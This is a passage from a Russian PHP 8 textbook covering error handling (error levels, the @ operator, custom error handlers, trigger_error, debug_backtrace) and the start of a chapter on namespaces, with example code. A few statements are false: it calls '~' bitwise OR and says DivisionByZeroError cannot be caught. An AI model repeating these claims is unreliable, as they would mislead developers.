Внутреннее сообщение об ошибке означает ошибку, которую нет смысла показывать в браузере пользователя, — за исключением, разве что, ситуации отладки скрипта, когда в роли пользователя выступает сам разработчик. Такое сообщение лучше всего записывать в файлы журнала для дальнейшего анализа, а в браузер выводить стандартный текст, например: «Произошла внутренняя ошибка, информация о ней будет доступна разработчику скрипта позже». Многие программисты предпочитают также в конце страницы выдавать дополнительные сведения об ошибке — т. е. и записывать сообщение в файл журнала, и выводить на экран. Такая практика, наверное, не может считаться предосудительной, ибо в большинстве случаев помогает разработчику «на месте» выяснить, что же произошло.

> ***Примечание***
>
> **Для записи сообщений об ошибках в журнал в PHP существуют специальные средства: директивы `log_errors`, `error_log`, а также функция `error_log()`, которые рассматриваются далее в главе.**

В то же время *пользовательское* сообщение об ошибке предназначено для отображения пользователю — отсюда и его название. При возникновении ошибочной ситуации такого рода пользователь должен увидеть осмысленный текст в браузере, а также, возможно, советы, что же ему теперь делать.

Не стоит противопоставлять пользовательские ошибки внутренним — часто они могут в какой-то степени взаимно перекрываться. Например, при невозможности соединения с SQL-сервером в программе допустима генерация сразу двух видов сообщений:

- *внутреннего*: ответ SQL-сервера, дата и время ошибки, номер строки в программе и т. д.;
- *пользовательского*: например, текста «Ошибка соединения с SQL-сервером, попробуйте зайти позже».

Виды ошибок

Далее мы будем в основном рассматривать второе и третье значения термина «ошибка» — т. е. ошибку в смысле некоторой *информации* о ней. В простейшем случае эта информация включает в себя текст диагностического сообщения, но могут также уточняться и дополнительные данные — например, номер строки и имя файла, где возникла ошибочная ситуация.

Если в программе возникла ошибочная ситуация, необходимо принять решение, что же в этом случае делать. Код, который этим занимается (если он присутствует), называют *кодом восстановления после ошибки*, а запуск этого кода — *восстановлением* после ошибки. Рассмотрим, например, такой код:

```
$f = fopen('spoon.txt', 'r');
if (!$f) return;
```

Здесь код восстановления — это инструкция `if`, которая явно обрабатывает ситуацию невозможности открытия файла.

Примечание

В этой терминологии диагностические сообщения, которые выдает PHP, также можно назвать кодом восстановления.

Ошибки по своей «серьезности» можно подразделить на два больших класса:

- *серьезные* ошибки с *невозможностью автоматического восстановления*. Например, если вы пытаетесь открыть несуществующий файл, то далее обязательно должны указать, что делать, если это не удастся, — ведь записывать или считывать данные из неоткрытого файла нельзя;
- *«несерьезные»* (нефатальные) ошибки, восстановление после которых *не требуется*, — например, предупреждения (warnings), уведомления (notices), а также отладочные сообщения (debug notices). Обычно в случае возникновения такого рода ошибочных ситуаций нет необходимости предпринимать что-либо особенное и нестандартное — вполне достаточно просто сохранить где-нибудь информацию об ошибке (например, в файле журнала).

Итак, для серьезных ошибок мы вынуждены вручную писать код восстановления и прерывать обычный ход программы, в то время как для ошибок несерьезных ничего особенного делать не нужно.

Ошибки и исключения

Мы уже много раз сталкивались с ошибками в наших программах. В листинге 35.1 приводится пример, в котором осуществляется попытка работать со строкой как с массивом.

Листинг 35.1. Пример ошибки. Файл error.php

```
<?php
$str = 'Hello world!';
$str[] = 4;
```

PHP не может выполнить такую операцию, поэтому останавливает программу и выводит сообщение об ошибке `PHP Fatal error: Uncaught Error: [] operator not supported for strings in`.

При возникновении ошибки генерируется исключение специального класса `Error`. Этот класс не наследуется от `Exception`, поэтому обработать ошибку при помощи `catch`-обработчика для класса `Exception` не получится (листинг 35.2).

Листинг 35.2. Исключение класса `Error`. Файл error_fail_catch.php

```
<?php
try {
    $str = 'Hello world!';
    $str[] = 4;
} catch (Exception $exp) {
    echo 'Попытка обработать ошибку при помощи catch-блока';
}
```

Приведенный пример не отловит исключение и выдаст то сообщение, что и код из листинга 35.1. Дело в том, что встроенные классы `Exception` и `Error` являются двумя независимыми классами, реализующими один и тот же интерфейс `Throwable` (рис. 35.1).




Рис. 35.1. Ошибки и исключения реализуют один и тот же интерфейс `Throwable`

Тем не менее, т. к. класс `Error` реализует интерфейс `Throwable`, имеется возможность перехватывать сообщения об ошибках при помощи механизма исключений, указав в качестве перехватываемого типа класс `Error` или один из его наследников (листинг 35.3).

Листинг 35.3. Перехват сообщения об ошибках. Файл error_catch.php

```
<?php
try {
    $str = 'Hello world!';
    $str[] = 4;
} catch (Error $err) {
    echo 'Попытка обработать ошибку при помощи catch-блока';
}
```

Результатом выполнения программы из листинга 35.3 будет следующая строка:

```
Попытка обработать ошибку при помощи catch-блока
```

Более того, в PHP предусмотрена целая иерархия классов-исключений, которые наследуются от `Error`:

- `ArithmeticError` — генерируется в арифметических операциях, например при выходе за границу числа, когда битов, отводимых под число, не хватает для хранения результата;
- `DivisionByZeroError` — деление на ноль. Исключение реализовано таким образом, что его невозможно отловить при помощи конструкции `catch`;
- `AssertionError` — ошибки для функции `assert()`;
- `CompileError` — ошибки компиляции байт-кода;
- `ParseError` — ошибка, возникающая при ошибке разбора PHP-кода, например, выполняющегося функцией `eval()`;

- `TypeError` — ошибка, возникающая при ошибках использования типа;
- `ArgumentCountError` — возникает, когда метод или функция получает меньше аргументов, чем ожидалось;
- `ValueError` — возникает в случае, когда аргумент функции имеет верный тип, но недопустимое значение. Например, функция ожидает положительное число, а передано отрицательное;
- `UnhandledMatchError` — ошибка конструкции `match`, когда в нее передано значение, которое не обрабатывается ни одним из сопоставлений.

Контроль ошибок

Одна из самых сильных черт PHP — возможность отображения сообщений об ошибках прямо в браузере, не генерируя пресловутую ошибку 500 сервера (Internal Server Error), как это делают другие языки. В зависимости от состояния интерпретатора, сообщения будут либо выводиться в браузер, либо подавляться.

Директивы контроля ошибок

Уровнем детализации сообщений, а также другими параметрами управляют следующие директивы PHP.

Директива:

`error_reporting`

- возможные значения: числовая константа (по умолчанию: `E_ALL~E_NOTICE`);
- где устанавливается: php.ini, .htaccess, `ini_set()`.

Директива устанавливает «уровень строгости» для системы контроля ошибок PHP. Значение этого параметра должно быть целым числом, которое интерпретируется как десятичное представление двоичной битовой маски. Установленные в 1 биты задают, насколько детальным должен быть контроль. Можно также не возиться с битами, а использовать константы. В табл. 35.1 приведены некоторые константы, на практике применяемые чаще всего.

***Таблица 35.1.** Константы, управляющие контролем ошибок*

Бит	Константа PHP	Назначение
1	`E_ERROR`	Фатальные ошибки во время выполнения PHP-программы. Вызывают остановку программы
2	`E_WARNING`	Предупреждение во время выполнения PHP-программы. Не вызывает остановку программы
4	`E_PARSE`	Ошибки трансляции. Должны генерироваться только парсером исходного кода
8	`E_NOTICE`	Уведомления, указывающие на что-то, что в конечном итоге может привести к возникновению ошибки
16	`E_CORE_ERROR`	Фатальные ошибки, которые генерируются ядром PHP

***Таблица 35.1** (окончание)*

Бит	Константа PHP	Назначение
32	E_CORE_WARNING	Предупреждения, которые генерируются ядром PHP
64	E_COMPILE_ERROR	Фатальные ошибки на этапе компиляции. Генерируются движком Zend
128	E_COMPILE_WARNING	Предупреждения на этапе компиляции. Генерируются движком Zend
256	E_USER_ERROR	Фатальная ошибка, которая генерируется PHP-скриптом при помощи функции trigger_error(), рассматриваемой далее
512	E_USER_WARNING	Предупреждение, которое генерируется PHP-скриптом при помощи функции trigger_error(), рассматриваемой далее
1024	E_USER_NOTICE	Уведомление, которое генерируется пользователем при помощи функции trigger_error(), рассматриваемой далее
2048	E_STRICT	Различные «рекомендации» PHP по улучшению кода (например, замечания насчет вызова устаревших функций)
4096	E_RECOVERABLE_ERROR	Фатальные ошибки с возможностью обработки. Генерируются в том случае, если ядро PHP остается в стабильном состоянии и может продолжить работу
8192	E_DEPRECATED	Уведомления об использовании устаревших конструкций PHP
16384	E_USER_DEPRECATED	Уведомление, которое генерируется PHP-скриптом при помощи функции trigger_error(), рассматриваемой ниже
32767	E_ALL	Все приведенные флаги, за исключением E_STRICT

Начиная с версии PHP 8.0, значение директивы error_reporting по умолчанию выставлено в E_ALL. До этой версии оно было установлено в следующее значение:

```
E_ALL & ~E_NOTICE & ~E_STRICT & ~E_DEPRECATED
```

Его можно интерпретировать как все ошибки, кроме замечаний и сообщений об устаревших конструкциях. Здесь оператор & — побитовое И, а ~ — побитовое ИЛИ.

Значение директивы может быть изменено в конфигурационном файле php.ini (листинг 35.4). Причем вы не всегда будете иметь к нему доступ. Однако состояние директивы error_reporting всегда можно узнать по отчету функции phpinfo(), которая выводит состояние каждой директивы.

Листинг 35.4. Фрагмент конфигурационного файла php.ini. Файл php.ini

```
...
error_reporting  =  E_ALL & ~E_NOTICE & ~E_STRICT & ~E_DEPRECATED
```

Лучше всего держать в файле php.ini максимально возможный режим контроля ошибок — E_ALL, а в случае крайней необходимости отключать его в скриптах, что называется, в персональном порядке. Для этого существуют три способа:

- использовать функцию error_reporting(E_ALL);
- запустить функцию ini_set('error_reporting', E_ALL);
- использовать оператор @ для локального отключения ошибок (см. далее *разд. «Оператор отключения ошибок»*).

Директива:

```
display_errors
log_errors
```

- возможные значения: on или off;
- где устанавливается: php.ini, .htaccess, ini_set().

Если директива display_errors установлена в значение on, все сообщения об ошибках и предупреждения выводятся в браузер пользователя, запустившего сценарий. Если же при этом установлен параметр log_errors, то сообщения дополнительно попадают и в файл журнала (см. далее директиву error_log).

При отладке скриптов рекомендуется устанавливать display_errors в значение on, потому что это сильно упрощает работу. И наоборот, если скрипт работает на хостинге, сообщения об ошибках нежелательны — лучше их выключить, а вместо этого включить log_errors.

Директива:

```
error_log
```

- возможные значения: абсолютный путь к файлу (по умолчанию не задан).
- где устанавливается: php.ini, .htaccess, ini_set().

В PHP существуют два метода вывода сообщений об ошибках: печать ошибок в браузер и запись их в файл журнала (log-файл). Директива error_log как раз и задает путь к журналу. См. ранее директивы display_errors и log_errors.

Установка режима вывода ошибок

Для установки режима вывода ошибок во время работы программы также служит функция error_reporting():

```
error_reporting(?int $error_level = null): int
```

Она устанавливает «уровень строгости» для системы контроля ошибок PHP, т. е. величину параметра $error_level в конфигурации PHP, который мы недавно рассматривали. Рекомендуем первой строкой сценария ставить вызов:

```
error_reporting(E_ALL);
```

Возможно, поначалу вас будут раздражать «мелкие» сообщения типа «использование неинициализированной переменной». Особенно если вы работали с PHP до версии 8.0. Практика показывает, что эти предупреждения на самом деле свидетельствуют о воз-

можной логической ошибке в программе и что при их отключении может возникнуть ситуация, когда программу будет очень трудно отладить.

> ***Примечание***
>
> **Однажды автор этих строк просидел несколько часов, тщетно пытаясь найти ошибку в сценарии (он работал, но неправильно). А когда он включил полный контроль ошибок, все выяснилось в течение 5 минут. Вот вам и выигрыш по времени...**

Оператор отключения ошибок

Для подавления ошибок предназначен оператор `@`. Если этот оператор поставить перед любым выражением, то все ошибки, которые там возникнут, будут проигнорированы.

> ***Внимание!***
>
> **Если в выражении используется результат работы функции, из которой вызывается другая функция и т. д., то предупреждения будут заблокированы *для каждой из них*! Осторожно!**

Например:

```
if (!@filemtime('notextst.txt')) {
    echo 'Файл не существует!';
}
```

Попробуйте убрать оператор `@` — тут же получите сообщение: `Файл не найден`, а только после этого — вывод оператора `echo`. Однако с оператором `@` предупреждение будет подавлено, что нам и требовалось.

Кстати, в приведенном примере, возможно, несколько логичнее было бы воспользоваться функцией `file_exists()`, которая как раз и предназначена для определения факта существования файла, но в некоторых ситуациях это нам не подойдет. Например:

```
// Обновить файл, если он не существует или очень старый
if (!file_exists($fname) || filemtime($fname) < time() - 60 * 60) {
    myFunctionForUpdateFile($fname);
}
```

Сравните со следующим фрагментом:

```
// Обновить файл, если он не существует или очень старый
if (@filemtime($fname) < time() - 60 * 60) {
    myFunctionForUpdateFile($fname);
}
```

Значения многих директив PHP можно задавать непосредственно во время работы программы, и для этого предназначена функция `ini_set()`:

```
ini_set(string $option, string|int|float|bool|null $value): string|false
```

Функция устанавливает конфигурационный параметр с именем `$option` в новое значение, равное `$value`. При этом старое значение возвращается.

Оператор отключения ошибок ценен еще и тем, что он блокирует не только вывод ошибок в браузер, но также и в log-файл! Пример из листинга 35.5 иллюстрирует ситуацию.

Листинг 35.5. Отключение ошибок. Файл log.php

```
<?php
error_reporting(E_ALL);
ini_set('error_log', 'log.txt');
ini_set('log_errors', true);
@filemtime('spoon');
```

Запустив приведенный скрипт, вы заметите, что файл журнала log.txt даже не создался. Попробуйте теперь убрать оператор @ — вы получите предупреждение `stat failed for spoon`, и оно же запишется в log.txt.

Предостережения

Оператор @, как и любой мощный инструмент (вроде бензопилы), следует применять с осторожностью — иначе можно сильно пострадать (попасть в травмпункт). Например, следующий код *никуда не годится* — постарайтесь не повторять его в своих программах!

```
// Не подавляйте сообщения об ошибках во включаемых файлах, иначе
// отладка превратится в кромешный ад!
@include 'mistake.php';

// Не используйте оператор @ перед функциями, написанными на PHP,
// если только нет 100%-ной уверенности в том, что они работают
// корректно в любой ситуации!
@myOwnBigFunction();
```

Использование оператора @ является признаком плохого тона в программировании, т. к. может скрывать опасные ошибки, которые без уведомлений весьма трудно локализовать. При штатной разработке лучше воспользоваться дополнительной проверкой, а для подавления вывода сообщений неучтенных ошибок лучше воспользоваться директивами `display_errors` и `error_log`.

Перехват ошибок

PHP поддерживает средства, позволяющие «перехватывать» момент возникновения той или иной ошибки (или предупреждения) и вызывать при этом функцию, написанную пользователем.

> ***Примечание***
>
> Необходимо обратить внимание на то, что метод перехвата ошибок при помощи пользовательских функций далек от совершенства. Действительно, сделать с сообщением что-либо разумное, кроме как записать его куда-нибудь и завершить программу (при необходимости), вряд ли представляется возможным. Метод исключений полностью лишен этого недостатка.

Функция:

```
set_error_handler(
    ?callable $callback,
    int $error_levels = E_ALL
): ?callable
```

регистрирует *пользовательский обработчик ошибок* — функцию `$callback`, которая будет вызвана при возникновении сообщений, указанных в `$error_levels` типов (битовая маска — например: `E_ALL & ~E_NOTICE & ~E_STRICT & ~E_DEPRECATED`).

> ***Внимание!***
>
> **Сообщения, не соответствующие маске `$error_levels`, будут в любом случае обрабатываться *встроенными* средствами PHP, а не предыдущей установленной функцией-перехватчиком!**

Имя пользовательской функции передается в параметре `$callback`. Если до этого был установлен какой-то другой обработчик, функция вернет его имя с тем, чтобы его можно было бы позже восстановить.

Пользовательский обработчик должен задаваться так, как показано в листинге 35.6.

Листинг 35.6. Перехват ошибок и предупреждений. Файл set_error_handler.php

```
<?php
// Определяем новую функцию-обработчик
function myErrorHandler($errno, $msg, $file, $line)
{
    echo '<div style="border-style:inset; border-width:2">';
    echo "Произошла ошибка с кодом <b>$errno</b>!<br />";
    echo "Файл: <tt>$file</tt>, строка $line.<br />";
    echo "Текст ошибки: <i>$msg</i>";
    echo '</div>';
}

// Регистрируем ее для всех типов ошибок
set_error_handler('myErrorHandler', E_ALL);

// Вызываем функцию для несуществующего файла, чтобы
// сгенерировать предупреждение, которое будет перехвачено
filemtime('spoon');
```

Теперь при возникновении любой ошибки или даже предупреждения в программе будет вызвана наша функция `myErrorHandler()`. Ее аргументы получат значения соответственно номера ошибки, текста ошибки, имени файла и номера строки, в которой было сгенерировано сообщение.

К сожалению, не все типы ошибок могут быть перехвачены таким образом. Например, ошибки трансляции во внутреннее представление `E_PARSE`, а также `E_ERROR` немедленно завершают работу программы. Вызовы функций `die()` и `exit()` также не перехватываются.

В случае если пользовательский обработчик возвращает значение `false` (и только его!), считается, что ошибка *не* была обработана, и управление передается *стандартному* обработчику PHP (обычно он выводит текст ошибки в браузер). Все остальные возвращаемые значения приводят к подавлению запуска стандартной процедуры обработки ошибок.

Функция:

restore_error_handler(): bool

Когда вызывается функция set_error_handler(), предыдущее имя пользовательской функции запоминается в специальном внутреннем стеке PHP. Чтобы извлечь это имя и тут же его установить в качестве обработчика, применяется функция restore_error_handler(). Вот пример:

```
// Регистрируем обработчик для всех типов ошибок
set_error_handler('myErrorHandler', E_ALL);

// Включаем подозрительный файл
include 'suspicious_file.php';

// Восстанавливаем предыдущий обработчик
restore_error_handler();
```

Необходимо следить, чтобы количество вызовов restore_error_handler() было в точности равно числу вызовов set_error_handler(). Ведь нельзя восстановить то, чего нет.

Проблемы с оператором @

Пользовательская функция перехвата ошибок вызывается вне зависимости от того, был ли использован оператор подавления ошибок в момент генерации предупреждения. Конечно, это очень неудобно — поставив оператор @ перед вызовом filemtime(), мы увидим, что результат работы скрипта нисколько не изменился: текст предупреждения по-прежнему выводится в браузер.

Для того чтобы решить проблему, воспользуемся полезным свойством оператора @. До PHP 8.0 на время своего выполнения он устанавливает error_reporting равным нулю. Начиная с версии PHP 8.0, это значение соответствует комбинации следующих флагов:

```
E_ERROR |
E_CORE_ERROR |
E_COMPILE_ERROR |
E_USER_ERROR |
E_RECOVERABLE_ERROR |
E_PARSE
```

В реальной ситуации оно применяется очень редко. С его помощью мы можем по значению функции error_reporting() определить, был ли вызван оператор @ в момент «срабатывания» обработчика. При вызове без параметров она возвращает текущий уровень ошибок (листинг 35.7).

Листинг 35.7. Подавление ошибок и предупреждений. Файл suppression.php

```
<?php
// Определяем новую функцию-обработчик
function myErrorHandler($errno, $msg, $file, $line)
{
```

```
    // Если используется @, ничего не делать
    $code = E_ERROR | E_CORE_ERROR | E_COMPILE_ERROR |
            E_USER_ERROR | E_RECOVERABLE_ERROR | E_PARSE;
    if (error_reporting() == $code) return;

    // Иначе выводим сообщение
    echo '<div style="border-style:inset; border-width:2">';
    echo "Произошла ошибка с кодом <b>$errno</b>!<br />";
    echo "Файл: <tt>$file</tt>, строка $line.<br />";
    echo "Текст ошибки: <i>$msg</i>";
    echo "</div>";
}

// Регистрируем ее для всех типов ошибок
set_error_handler('myErrorHandler', E_ALL);

// Вызываем функцию для несуществующего файла, чтобы
// сгенерировать предупреждение, которое будет перехвачено
@filemtime('spoon');
```

Вот теперь все работает корректно: предупреждение не отображается в браузере, т. к. применен оператор `@`.

Генерация ошибок

Помимо ошибок, генерируемых интерпретатором PHP, разработчики могут генерировать собственные ошибки при помощи функции `trigger_error()`, которая имеет следующий синтаксис:

```
trigger_error(string $message, int $error_level = E_USER_NOTICE): bool
```

Первый параметр (`$message`) содержит текст сообщения об ошибке, второй, необязательный параметр (`$error_level`) может задавать уровень ошибки. Если параметр не задан, устанавливается `E_USER_NOTICE`. Функция `trigger_error()` позволяет сгенерировать только ошибки пользовательского уровня, т. е. `E_USER_ERROR`, `E_USER_WARNING`, `E_USER_NOTICE` и `E_USER_DEPRECATED`. Если задан один из этих уровней, функция возвращает `true`, в противном случае возвращается `false`.

В листинге 35.8 приводится пример использования функции `trigger_error()`. В функции `print_age()` пользовательская ошибка `E_USER_ERROR` генерируется, если аргумент `$age` является отрицательным.

Листинг 35.8. Использование функции `trigger_error()`. Файл trigger_error.php

```
<?php
function print_age(int $age)
{
    $prefix = 'Функция print_age(): ';
    $error = 'возраст не может быть отрицательным';
```

```
    if ($age < 0) {
        trigger_error($prefix . $error, E_USER_ERROR);
    }

    echo "Возраст составляет: $age";
}

// Вызов функции с отрицательным аргументом
print_age(-10);
```

Попытка выполнения скрипта из листинга 35.8 приведет к срабатыванию функции `trigger_error()`:

```
Fatal error: Функция print_age(): возраст не может быть отрицательным
```

Функция:

```
error_log(
    string $message,
    int $message_type = 0,
    ?string $destination = null,
    ?string $additional_headers = null
): bool
```

Ранее мы рассматривали директивы `log_errors` и `error_log`, которые заставляют PHP записывать диагностические сообщения в файл, а не только выводить их в браузер. Функция `error_log()` по своему смыслу похожа на `trigger_error()`, однако она заставляет интерпретатор записать некоторый текст `$message` в файл журнала (при нулевом `$type` и по умолчанию), заданный в директиве `error_log`. Вот основные значения аргумента `$type`, которые может принимать функция:

- `$type == 0`

  Записывает сообщение в системный файл журнала или в файл, заданный в директиве `error_log`.

- `$type == 1`

  Отправляет сообщение по почте адресату, чей адрес указан в `$destination`. При этом `$additional_headers` используется в качестве дополнительных почтовых заголовков.

- `$type == 3`

  Сообщение добавляется в конец файла с именем `$destination`.

Стек вызовов функций

В PHP можно проследить всю цепочку вызовов функций, начиная от главной программы и заканчивая текущей выполняемой процедурой.

Функция:

```
list debug_backtrace()
debug_backtrace(
    int $options = DEBUG_BACKTRACE_PROVIDE_OBJECT,
    int $limit = 0
): array
```

возвращает большой список, в котором содержится информация о «родительских» функциях и их аргументах. Оба параметра функции являются необязательными. Параметр `$options` может принимать следующие значения:

- `DEBUG_BACKTRACE_PROVIDE_OBJECT` — сообщает функции о необходимости заполнения поля `object` с информацией о текущем объекте. Для того чтобы это поле вообще появилось, необходимо, чтобы вызов функции `debug_backtrace()` происходил в методе;
- `DEBUG_BACKTRACE_IGNORE_ARGS` — при нахождении внутри функции в результирующий отчет включается список аргументов, который помещается в поле `args`. Использование этого параметра позволяет отключить формирование такого поля.

Приведенные параметры можно комбинировать при помощи битового ИЛИ `|`.

Результирующий массив может быть очень длинным, и его можно ограничить, задав максимальное количество элементов в параметре `$limit`. По умолчанию этот параметр принимает значение 0, что соответствует выводу всего стека вызова.

Результат работы листинга 35.9 говорит сам за себя.

Листинг 35.9. Вывод дерева вызовов функции. Файл trace.php

```
<?php
function inner($a)
{
    // Внутренняя функция
    echo '<pre>';
    print_r(debug_backtrace());
    echo '</pre>';
}

function outer($x)
{
    // Родительская функция
    inner($x * $x);
}

// Главная программа
outer(3);
```

После запуска этого скрипта будет напечатан примерно следующий результат (правда, мы его чуть сжали):

```
Array (
    [0] => Array (
            [file] => z:\home\book\original\src\interpreter\trace.php
            [line] => 6
            [function] => inner
            [args] => Array ([0] => 9)
   )
```

```
    [1] => Array (
            [file] => z:\home\book\original\src\interpreter\trace.php
            [line] => 8
            [function] => outer
            [args] => Array ([0] => 3)
    )
)
```

Как видите, в массиве оказалась вся информация о промежуточных вызовах функций. Каждый элемент массива представляет собой ассоциативный массив, в состав которого могут входить следующие элементы:


- `function` — название текущей функции;
- `line` — номер текущей строки;
- `file` — путь к текущему файлу;
- `class` — название текущего класса;
- `object` — текущий объект;
- `type` — способ вызова метода, который принимает значение `->` для обычного метода класса и `::` для статического;
- `args` — список аргументов функции или метода.

Функцию удобно применять, например, в пользовательском обработчике ошибок. Тогда можно сразу же определить, в каком месте было сгенерировано сообщение и какие вызовы к этому привели. В крупных программах уровень вложенности функций может достигать нескольких десятков, поэтому, наверное, вместо `print_r()` стоит написать собственный код для вывода дерева вызовов в более компактной форме.

Резюме

В этой главе мы рассмотрели одну из самых важных и популярных при программировании задач — обработку ошибок в коде программы, взглянули по-новому на сам термин «ошибка» и его роль в программировании, а также узнали о различных классификациях ошибочных ситуаций.

Мы также использовали механизм исключений для обработки ошибок, как создаваемых интерпретатором, так и своих собственных, пользовательских ошибок.



ГЛАВА 36

Пространство имен

Листинги этой главы находятся в каталоге *namespace* сопровождающего книгу файлового архива.

Помимо классов, в PHP доступен еще один способ организации проекта — *пространство имен*. Оно позволяет организовать код в виртуальной иерархии, напоминающей файловую систему: как файлы с одинаковыми именами изолированы, если находятся в разных каталогах, так и классы, функции и константы PHP могут быть изолированы по разным пространствам имен. Это позволяет избегать конфликтов со сторонними библиотеками, а также облегчает поиск и загрузку файлов. Разрабатывая собственные компоненты и выбирая уникальное пространство имен для своих классов, также можно быть уверенным, что наш код не будет конфликтовать ни с каким другим.

Проблема именования

Любой программист, работающий в команде и использующий библиотеки сторонних производителей или же просто пишущий программу большого размера, рано или поздно сталкивается с проблемой именования функций — перед ним встает острая необходимость тщательно подбирать имена для функций, переменных и т. д., чтобы избежать конфликтов.

Представьте, что вы написали функцию `length()`, вычисляющую количество элементов массива, и используете ее в своей программе. Через некоторое время вы решаете подключить библиотеку стороннего разработчика и вдруг выясняете, что в ней тоже есть функция `length()`, но уже для определения длины строки. Возникает конфликт имен. Что вы станете делать? Исправлять всю программу?..

Похожая проблема встала перед разработчиками PHP ранних версий. Пока функций было немного, их называли как придется: `current()`, `key()`, `sort()`, `range()` и т. д. Однако со временем число функций настолько выросло, что давать им подобные названия стало нецелесообразно. Уж слишком велика была вероятность, что при введении новой встроенной функции перестанут работать многие пользовательские программы, использующие точно такое же имя в своих целях.

Одно из решений — добавлять в имена функций некоторый префикс, отвечающий их назначению. Так появились `array_keys()`, `array_merge()`, `array_splice()` и т. д. В их именах применяется префикс `array_`, свидетельствующий о том, что речь идет о работе

с массивами. Такой подход, конечно, гарантирует в определенной степени уникальность имени, зато сильно удлиняет название функции.

К сожалению, разработчики PHP спохватились довольно поздно, поэтому сейчас мы наблюдаем курьезную ситуацию: половина функций для работы с массивами (причем не самая часто используемая половина) именуется без префикса, а половина — с ним. С этой путаницей уже ничего нельзя поделать: слишком много программ вызывают старые функции.

Применение префикса обладает и еще одним недостатком: если вы захотите однажды его поменять, вам придется изменить в программе каждое имя функции и переменной.

Идя по этому пути, многие разработчики PHP и популярных фреймворков для решения проблемы уникальности имени стали использовать очень длинные имена классов — например: `Zend_Cloud_StorageService_Adapter_S3`.

Нечего и говорить, что это весьма неудобно, поэтому в современной практике для изоляции кода используются пространства имен.

Объявление пространства имен

Вместо того чтобы использовать префиксы непосредственно в именах функций, можно их вынести «на уровень выше», поместив все объекты программы в так называемое *пространство имен*.

Пространство имен — это обладающий *именем* фрагмент программы, содержащий в себе функции, переменные, константы и другие именованные элементы языка. Для объявления пространства имен служит ключевое слово `namespace`, после которого следует имя пространства (листинг 36.1).

> ***Примечание***
>
> **Названия пространств имен `PHP` и `php` являются зарезервированными и не могут использоваться в пользовательском коде.**

Листинг 36.1. Объявление пространства имен. Файл namespace.php

```
<?php
namespace PHP8;

const VERSION = '1.0';

function debug(array|object $obj) : void
{
    echo '<pre>';
    print_r($obj);
    echo '</pre>';
}

class Page
{
    protected $title;
    protected $content;
```

```
    public function __construct(string $title = '', string $content = '')
    {
        $this->title = $title;
        $this->content = $content;
    }
}
```

В пространстве имен может находиться любой PHP-код, однако действие пространства имен распространяется только на классы (включая абстрактные и трейты), интерфейсы, функции и константы.

Чтобы обратиться к функции и классу из пространства имен `PHP8`, потребуется включить файл **namespace.php** и обращаться к функции класса, используя квалифицированные имена `PHP8\VERSION`, `PHP8\debug` и `PHP8\Page` (листинг 36.2).

Листинг 36.2. Использование пространства имен. Файл namespace_use.php

```
<?php
require_once 'namespace.php';

echo 'Версия ' . PHP8\VERSION . '<br />';
$page = new PHP8\Page('Контакты', 'Содержимое страницы');
PHP8\debug($page);
```

Результатом выполнения скрипта будут следующие строки:

```
Версия 1.0
PHP8\Page Object
(
    [title:protected] => Контакты
    [content:protected] => Содержимое страницы
)
```

Ключевое слово `namespace` должно располагаться в файле первым — до любых объявлений (кроме конструкции `declare`). Если перед тегом `<?php` добавить любую информацию — например, HTML-теги, нас ждет ошибка (листинг 36.3).

Листинг 36.3. Неправильный вызов пространства имен. Файл namespace_fail.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Пространство имен</title>
  <meta charset='utf-8' />
</head>
<body>
<?php
namespace PHP8;
```

```
const VERSION = '1.0';

function debug(array|object $obj) : void
{
    echo '<pre>';
    print_r($obj);
    echo '</pre>';
}

class Page
{
    protected $title;
    protected $content;
    public function __construct(string $title = '', string $content = '')
    {
        $this->title = $title;
        $this->content = $content;
    }
}
?>
</body>
</html>
```

В результате скрипт завершится ошибкой:

```
// Fatal error: Namespace declaration statement has to be the very first statement
in the script
```

В одном файле допускается (но крайне не рекомендуется!) использовать несколько пространств имен. Так, в приведенном только что примере мы могли бы поместить функцию `debug()` в пространство `PHP8\functions`, а класс `Page` — в пространство `PHP8\classes` (листинг 36.4).

Листинг 36.4. Несколько пространств имен в одном файле. Файл namespaces.php

```
<?php
namespace PHP8\constants;

const VERSION = '1.0';

namespace PHP8\functions;

function debug(array|object $obj) : void
{
    echo '<pre>';
    print_r($obj);
    echo '</pre>';
}
```

```
namespace PHP8\classes;

class Page
{
    protected $title;
    protected $content;
    public function __construct(string $title = '', string $content = '')
    {
        $this->title = $title;
        $this->content = $content;
    }
}
```

Если же вы вынуждены объединить несколько пространств имен в одном файле, рекомендуется использовать альтернативный синтаксис, в котором принадлежащие пространству имен классы и функции заключаются в фигурные скобки (листинг 36.5).

Листинг 36.5. Альтернативный синтаксис. Файл namespaces_alt.php

```
<?php
namespace PHP8\constants
{
    const VERSION = '1.0';
}

namespace PHP8\functions
{
    function debug(array|object $obj) : void
    {
        echo '<pre>';
        print_r($obj);
        echo '</pre>';
    }
}

namespace PHP8\classes
{
    class Page
    {
        protected $title;
        protected $content;
        public function __construct(
            string $title = '',
            string $content = ''
        )
        {
            $this->title = $title;
            $this->content = $content;
        }
    }
}
```

В листинге 36.6 приводится пример использования получившегося файла.

Листинг 36.6. Создание объекта страницы. Файл namespaces_alt_use.php

```
<?php
require_once 'namespaces_alt.php';

echo 'Версия ' . PHP8\constants\VERSION . '<br />';
$page = new PHP8\classes\Page('Контакты', 'Содержимое страницы');
PHP8\functions\debug($page);
```

Результатом его выполнения будут следующие строки:

```
Версия 1.0
PHP8\classes\Page Object
(
    [title:protected] => Контакты
    [content:protected] => Содержимое страницы
)
```

Иерархия пространства имен

